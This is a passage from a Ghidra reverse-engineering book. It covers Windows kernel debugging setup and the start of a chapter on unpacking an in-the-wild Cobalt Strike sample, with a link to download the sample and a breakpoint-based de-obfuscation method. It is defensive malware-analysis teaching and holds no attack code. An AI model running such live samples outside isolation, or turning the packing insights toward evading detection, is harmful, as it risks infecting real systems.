


Figure 16.44 – simple_encoder process launched and paused in the debugger window

In this section, we learned how to use remote debugging to debug a Linux executable running on a remote Linux VM. Similar concepts can be extended to other types of OS and remote targets. We just need to choose different debugging servers for different types of remote targets, but once these setups are in place, the core concept of debugging remains the same.

So far, we have explored local and remote debugging for user-mode applications. It is also possible to debug kernels using remote debugging capabilities, which will be discussed in the next section.

Debugging a Windows kernel

To debug the Windows kernel of a remote machine, we will use the **dbgeng-kernel** launcher. The configuration options for this debugger are the same as for the local Windows debugger (**dbgeng**), except for the connection string arguments, which will be described later.

To be able to debug a Windows kernel using Ghidra, we need to modify the boot mode settings of the target machine whose kernel we want to debug. We will use the **bcdedit** tool to modify these settings using the following commands:

```
bcdedit /debug ON
bcdedit /dbgsettings NET HOSTIP:IP PORT:54321 KEY:1.1.1.1
```

`IP` is the IP address of the machine running Ghidra. In our case, it is `192.168.0.1`.

The following screenshot shows the output of running preceding commands on a nested Windows VM (note, it's not the same Windows machine where Ghidra is running):

```
@RT: C:\ 11/07/2024 22:59:07$ bcdedit /debug ON
The operation completed successfully.
@RT: C:\ 11/07/2024 22:59:23$ bcdedit /dbgsettings NET HOSTIP:192.168.0.1 PORT:54321 KEY:1.1.1.1
Key=1.1.1.1
@RT: C:\ 11/07/2024 22:59:45$
```

Figure 16.45 – Output of modifying boot setting commands to enable kernel mode debugging

After executing the preceding commands, you should reboot the Windows VM.

Now, from the menu bar in Ghidra, select **Debugger | dbgeng-kernel**. In this debugger launcher's dialog box, in the **Arguments** field, provide the `net:port=54321,key=1.1.1.1` connection string, which specifies the transport options for communicating with the remote target. Refer to the following screenshot for details:




Figure 16.46 – dbgeng-kernel configuration dialog box

At this point, the Windows VM should have been rebooted. If you click on the **Launch** button, it will connect to the Windows kernel of the VM. Since we are debugging the kernel, you will notice that the VM freezes, which is normal.

In the Ghidra **Terminal** window, you will see that **dbgeng** is successfully connected to the Windows VM kernel (which is at IP address `192.168.0.100`) and paused the execution so that we can examine the kernel as we wish. See the following screenshot for details:




Figure 16.47 – Debugging the Windows kernel of a machine at IP address 192.168.0.100

You can also look at the **Modules** and **Dynamic** Windows, which will list `ntkrnlmp.exe` as the loaded and currently debugged module. `ntkrnlmp.exe` is part of the Windows kernel, and the name means **Windows NT Kernel, Multi-Processor**.




Figure 16.48 – Dynamic and Modules windows showing the Windows kernel (ntkrnlmp.exe) being debugged

In the **Terminal** window, you can issue a normal `WinDbg` command to examine the kernel object, modules, and other things of interest. For example, you can type `lm` to see all the loaded and unloaded modules currently, and the output will look something like this:

```
This is the Windows Debugger REPL. To drop to Python, type .exit
0: kd> lm
start             end                 module name
fffff805`2cc00000 fffff805`2dc46000   nt         (pdb symbols)

Unloaded modules:
fffff805`31e30000 fffff805`31e4c000   monitor.sys
fffff805`31030000 fffff805`31040000   dump_storport.sys
fffff805`31050000 fffff805`31060000   dump_storvsc.sys
fffff805`31060000 fffff805`31084000   dump_vmbkmcl.sys
fffff805`310b0000 fffff805`310ce000   dump_dumpfve.sys
fffff805`31a90000 fffff805`31aac000   dam.sys
fffff805`2f240000 fffff805`2f24c000   WdBoot.sys
fffff805`30710000 fffff805`30721000   hwpolicy.sys
0: kd>
```

Figure 16.49 – Output of the lm command

We will leave the topic of kernel debugging here for you to explore as it requires a deeper and more advanced understanding of the Windows kernel, which is beyond the scope of this chapter.

Summary

In the chapter, we covered a range of debugging techniques and methods. We started with an introduction to local debugging for Windows executables, detailing the necessary configurations and steps to start the debugging process.

We then discussed the concept of controlling execution flow using debugging, examining how to track and manipulate the execution flow of a program to understand its runtime behavior.

We debugged and understood the workings of a simple string encoder, and finally, we delved into remote debugging, providing a comprehensive guide to setting up and using remote `gdb` and `gdbserver` to debug Linux executables on a remote Linux VM.

We also briefly touched upon kernel debugging and how to set it up.

In the following chapters, we will apply the concepts learned here to practical scenarios, such as unpacking and analyzing real malware samples.

Further reading

- Debugger Ghidra Class: https://github.com/NationalSecurityAgency/ghidra/tree/master/GhidraDocs/GhidraClass/Debugger
- Windows kernel: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/_kernel/
- Kernel mode debugging setup 1: https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/setting-up-a-null-modem-cable-connection
- Kernel mode debugging setup 2: https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/attaching-to-a-virtual-machine--kernel-mode-

17

Unpacking in-the-Wild Malware

One of the crucial skills and core competencies for a reverse engineer specializing in malware analysis is their ability to unpack or de-obfuscate malicious software. According to multiple authoritative sources, approximately half a million new malware samples are generated each day. These represent new files, or more specifically, new file hashes, which do not necessarily correspond to entirely novel functionalities. Instead, these new malware hashes often belong to the same malware family but are meticulously packed or obfuscated to create distinct hashes. This intentional obfuscation is primarily employed to make analysis harder and circumvent signature-based detection mechanisms used by antivirus software, which rely on identifying known malware through their unique file signatures.

But you, as a reverse engineer, should be able to remove this layer of obfuscation from malware to understand its functionality and take proper measures for detecting it. Many new malware samples are merely variants of existing families. Unpacking aids in accurately categorizing these samples into their respective families. This not only enhances understanding of malware evolution but also assists in attributing attacks to specific threat actors or groups.

In this chapter, we will use Ghidra to analyze real malware, examining its obfuscation techniques and identifying ways to overcome them. This will improve our understanding of its functionality. We will employ both debugging and static analysis. Since we will execute live malware, it is extremely important that you set up an isolated Windows virtual machine to execute it.

> **Note**
>
> Setting up a safe environment for malware analysis was already discussed in *Chapter 5*, *Reversing Malware Using Ghidra*.

This chapter covers the following topics:

- Malware overview
- Unpacking malware

Technical requirements

The requirements for this chapter are as follows:

- Virtual machine:
  - `https://www.virtualbox.org/wiki/Downloads`
  - `https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/quick-start/create-virtual-machine`
- Ghidra 11.2: `https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_11.2_build`
- This book's GitHub repository, which contains all the necessary code for this chapter: `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter17`

Malware overview

In this chapter, we will analyze a malware sample of **Cobalt Strike** found in the wild. It is one of the most widely used **command and control** (**C2**) frameworks by attackers for remotely monitoring and controlling their victims. Cobalt Strike is a commercial product originally intended to be used by security researchers and pen-testers for adversary simulation and penetration testing, but it has also become a favorite choice among malicious actors.

You can download the malware sample used in this chapter by visiting the following download link (`https://bazaar.abuse.ch/sample/c127cbd52ccaeaab46dbd63d1d4a01dda260111f3d27579245ac543f63178c63/#file_info`) and then clicking the **download sample** link, as shown here:




Figure 17.1 – Downloading the sample from Malware Bazaar

It's a 64-bit Windows executable that contains an encrypted config containing a C2 URL, where it should connect back after successfully infecting a target. This C2 server hosts an attacker's control panel where the attacker can see the details of the infected machine and issue commands to further control their victims.

Our goal should be to find out what this C2 URL is. We will see, during the analysis process, that this C2 URL is not visible when we go through the content of the malware statically. This makes it harder to detect and determine its nature based on URL signatures, even if the URL is in the virus database or known to be malicious.

The algorithm used for obfuscation in this sample is a simple XOR operation but the approach we will discuss to unpack or de-obfuscate it can be generalized to any packed malware regardless of the used encryption algorithm.

We can use either remote or local debugging to unpack and analyze this malware. For remote debugging, as you may recall from the previous chapter on debugging, we need to have a local network connection between guests and host OSes, and you should never execute malware unless you are confident that malware cannot escape from the guest to the host by any means. Some risk factors to consider while remote debugging include but are not limited to the following:

- Your host OS has no open and discoverable shares that malware can access to escape from the VM. For example, `\\Hostname\C$` can be used by malware to laterally move if not secured properly.
- The Clipboard should not be shared.
- There are no connected storage devices that are shared between the guest and host OS.

So, to reduce the complexity and risk, we will use local debugging where we need to copy and install Ghidra in the VM and debug it locally. But just for completeness, if you want to use remote debugging, then you need to run a process server on the VM with the following command line:

```
dbgsrv -t -tcp:port=12345
```

> **Note**
>
> More details on downloading and using the process server can be found here: `https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/process-servers--user-mode-`.

Once the process server is up and running, use the `dbgeng-remote` launcher and set the **Connection** field to `tcp:port=12345,server=<ip_address_of_process_server>`.

Now, let's begin with the unpacking process and, along the way, learn the general concepts of unpacking most malware in the wild.

Unpacking malware

Let's start with importing the sample to the new Ghidra project and loading it in the `Debugger` tool. When asked to analyze, select **yes**. Once the analysis is complete, we can proceed to examine the sample by reviewing the defined string using **Windows | Defined Strings**. This might help us gain a preliminary understanding of its functionality and find any malicious indicators if at all present statically:

MZ	GetCurrentThreadId	__initenv
PE	GetLastError	__iob_func
.text	GetModuleHandleA	__lconv_init
.data	GetProcAddress	__set_app_type
.rdata	GetStartupInfoA	__setusermatherr
.pdata	GetSystemTimeAsFileTime	_acmdln
.xdata	GetTickCount	_amsg_exit
.bss	InitializeCriticalSection	_cexit
.idata	LeaveCriticalSection	_fmode
.CRT	LoadLibraryW	_initterm
.tls	QueryPerformanceCounter	_lock
_set_invalid_parameter_handler	ReadFile	_onexit
%c%c%c%c%c%c%c%cMSSE-%d-server	RtlAddFunctionTable	_unlock
.pdata	RtlCaptureContext	abort
VirtualQuery failed for %d bytes at address %p	RtlLookupFunctionEntry	calloc
VirtualProtect failed with code 0x%x	RtlVirtualUnwind	exit
msvcrt.dll	SetUnhandledExceptionFilter	fprintf
CloseHandle	Sleep	free
ConnectNamedPipe	TerminateProcess	fwrite
	TlsGetValue	malloc
	UnhandledExceptionFilter	memcpy
	VirtualAlloc	signal

CreateFileA	VirtualProtect	sprintf
CreateNamedPipeA	VirtualQuery	strlen
CreateThread	WriteFile	strncmp
DeleteCriticalSection	__C_specific_handler	vfprintf
EnterCriticalSection	__dllonexit	KERNEL32.dll
GetCurrentProcess	__getmainargs	msvcrt.dll
GetCurrentProcessId		

Table 17.1 – All the defined strings

The preceding strings table mostly contains the names of APIs, which are not unusual and can be found in most executables. There are no URLs or any strings that indicate the malicious nature of the program. However, if we look more closely at the API names, we will notice the presence of the `VirtualAlloc` and `VirtualProtect` APIs, too. `VirtualAlloc` is an API used for allocating large chunks of memory region within the process's address space. It also provides a way to specify additional options for this newly allocated memory region, including memory region attributes such as **read + write** (**RW**) or **read + write + execute** (**RWX**). This is different from other commonly used memory allocation APIs such as `malloc`, which allocates memory from the process heap (a non-executable memory) and is generally used to initialize data structures used in the code, such as arrays and lists.

Generally, to de-obfuscate and prepare the code for execution, the malware will need to allocate memory using `VirtualAlloc`. It will then load the obfuscated bytes, use a custom or standard decryption algorithm on it, and then write this de-obfuscated code to the newly allocated memory. If this memory allocation was not done using the `execute` attribute, the malware will use the `VirtualProtect` API to change the memory protection to executable, and then execution control will be transferred to an address in this new memory region using an indirect `call` or `jump` (e.g., `jmp rax`, where `rax` contains the starting address of the de-obfuscated code).

If static analysis did not lead you to a concrete understanding of how the code is obfuscated, start with setting a `SW_EXECUTE` breakpoint on the `VirtualAlloc` API, then continue the execution until the breakpoint is hit and return from the API call with the base address of the newly allocated memory region. After this, set a `READ/WRITE` hardware breakpoint on the first byte of the newly allocated memory region and continue the program execution again. As soon as any code starts to write to this new memory location, the hardware breakpoint will hit, and the program will break at the code block responsible for de-obfuscation. This way, you will directly end up in a code block that might be a decryption loop, and somewhere after this loop, you might find indirect calls or jumps for control transfer. You can set a `SW_EXECUTE` breakpoint again at this indirect call or jump and continue the execution one more time. Once the program hits this last breakpoint at indirect call or jump, the entire code would have been de-obfuscated. You can then dump the memory region with de-obfuscated code for future analysis. There might be a slight variation in this logic, and you will need to adapt your strategy accordingly. For example, the entire de-obfuscated code is directly copied to the new memory region and then the de-obfuscation algorithm starts the operation on the new memory. For this, you will need to set the `READ/WRITE` hardware breakpoint after the initial copying operation is completed.

Remember, this is just a generic approach and there will be many variations to it; for example, instead of `VirtualAlloc`, some malware may call the `Nt` or `Zw` version of these APIs such as `NtAllocateVirtualMemory` to allocate new memory. The previous API is exported via `kernel32.dll`, whereas the latter one is the deeper-level API that `VirtualAlloc` eventually calls, and it's exported via `ntdll.dll`.

Let's apply this knowledge to the current malware sample and see whether we can achieve our goal of extracting the malicious C2 URL. Launch the executable from the menu bar using **Debugger | dbgeng**. Note that when we launch the executable, the debugger pauses the execution inside `PE-Loader`, which is an OS component that prepares user-mode executables for execution. If we set a breakpoint at `VirtualAlloc` right away and continue execution, there will be numerous hits from within the loading process, and these breakpoint hits are not useful for us in unpacking the malware. So, at least we should execute the program until the `entry` function and then set the breakpoint on `VirtualAlloc`. If the executable is compiled using well-known compilers such as `MinGW` or `VC++`, the idea will be to execute until the `main()` function and then take the general approach we discussed in the previous paragraphs, or else there is a high chance that breakpoint might hit premature locations that are not of interest. You can detect the compiler using tools such as `DetectItEasy` or using online services such as `virustotal.com`. For the current executable, we see that the compiler detected was `MinGW`, as shown in the following figure:




Figure 17.2 – The DETAILS tab on virustotal.com showing compiler info

Since malware executables don't contain symbols, we need to find the `main` function manually, and there is a neat trick to do it. We need to look for process exit function calls such as `_exit`, `_cexit`, or `ExitProcess`. The function that calls these exit routines is usually the **C-Runtime** (**CRT**) startup function. Just before calling the exit routine, it would have called `main` and stored its return value as the application exit code.

In our executable, go to the reference where `_cexit` is called. We can see that the function called just before it is `FUN_004030a0`, which is our `main` function. Let's set a breakpoint on it and continue the execution. See the following figure for reference:




Figure 17.3 – Identifying and executing until the main function

Now, we can set a breakpoint on the `VirtualAlloc` and `VirtualProtect` functions by typing the following commands in the terminal window:

```
bm kernel32!VirtualAlloc
bm kernel32!VirtualProtect
```

Here, `bm` stands for breakpoint on symbols. After you execute these commands, the output in the terminal window will denote the breakpoint number and the address where the breakpoint is set:

```
0:000> bm kernel32!VirtualAlloc
  2: 00007ffb`cd558840 @!"KERNEL32!VirtualAlloc"
0:000> bm kernel32!VirtualProtect
  3: 00007ffb`cd55bfb0 @!"KERNEL32!VirtualProtect"
0:000>
```

Figure 17.4 – Executed commands to set breakpoints and their output

The same information is also displayed in the **Breakpoints** window of Ghidra's `Debugger` tool, as can be seen in the following figure:




Figure 17.5 – Breakpoint information shown in the Breakpoints window

After these breakpoints are in place, we are ready to continue the execution once again, and at this point, when it hits breakpoint ID **2** (for `VirtualAlloc`), it will be inside the `kernel32.dll` module. In the terminal window, if you type `r`, it will show the current register values and the current instruction at the **program counter** (**pc**). As can be seen in the following **Terminal** output, the current symbol is `KERNEL32!VirtualAlloc` and the instruction is a `JMP` that jumps from the wrapper function in legacy `kernel32.dll` to the actual implementation of `VirtualAlloc` in `kernelbase.dll`.

The following output is the register information when execution breaks at the location of breakpoint ID 2:

```
0:000> r
rax=0000000000000001 rbx=0000000000781860 rcx=0000000000000000
rdx=000000000000037c rsi=000000000000037c rdi=000000000000037c
rip=00007ffbcd558840 rsp=000000000060fd58 rbp=0000000000404008
 r8=0000000000003000  r9=0000000000000004 r10=0000000000000000
r11=0000000000000246 r12=0000000000781860 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
             efl=00000244
KERNEL32!VirtualAlloc:
00007ffb`cd558840 48ff25e9c30600  jmp     qword ptr
[KERNEL32!QuirkIsEnabledForPackage2Worker+0x12270 (00007ffb`cd5c4c30)]
ds:00007ffb`cd5c4c30={KERNELBASE!VirtualAlloc (00007ffb`cafc6710)}
```

At this point, we just want it to execute this API function and return to the caller. If you remember from *Chapter 16*, *Debugging*, we can use the `Step Out` command from the debugging toolbar or press the *F12* key for this purpose. The `Step Out` command runs the entire function and pauses right at the next line from where the current function call was made. If this was an attempt by the malware to allocate new memory for de-obfuscation, then the `Step Out` command should lead us right to the core or somewhere near the unpacking logic. If you switch to the **Decompile** window after the execution has paused, you will see we are indeed at the code location, which is doing some sort of decryption using `XOR`, and this is our unpacking code. The following figure shows the line at which debugging has paused and the decryption loop for obfuscated code:




Figure 17.6 – Execution paused in the unpacking code logic

The base address of the allocated memory region will be in the `RAX` register, which you can view using the **Registers** window or by typing the `r rax` command in the **Terminal** window. The command and its output where the allocated base address is at `0x090000` for the debugging session used in this chapter is shown here:

```
0:000> r rax
rax=0000000000090000
0:000>
```

Now, open the memory (RAM) viewer by selecting **Window | Byte Viewer | Memory - Auto PC**, as shown in the following figure:




Figure 17.7 – Opening the Memory viewer window

While keeping the focus on the **Memory** window, from the menu bar, select **Navigation | Go To…** and enter the value that is in the `RAX` register (which, in this case, is `0x090000`) and press **OK**, as shown in the following figure:

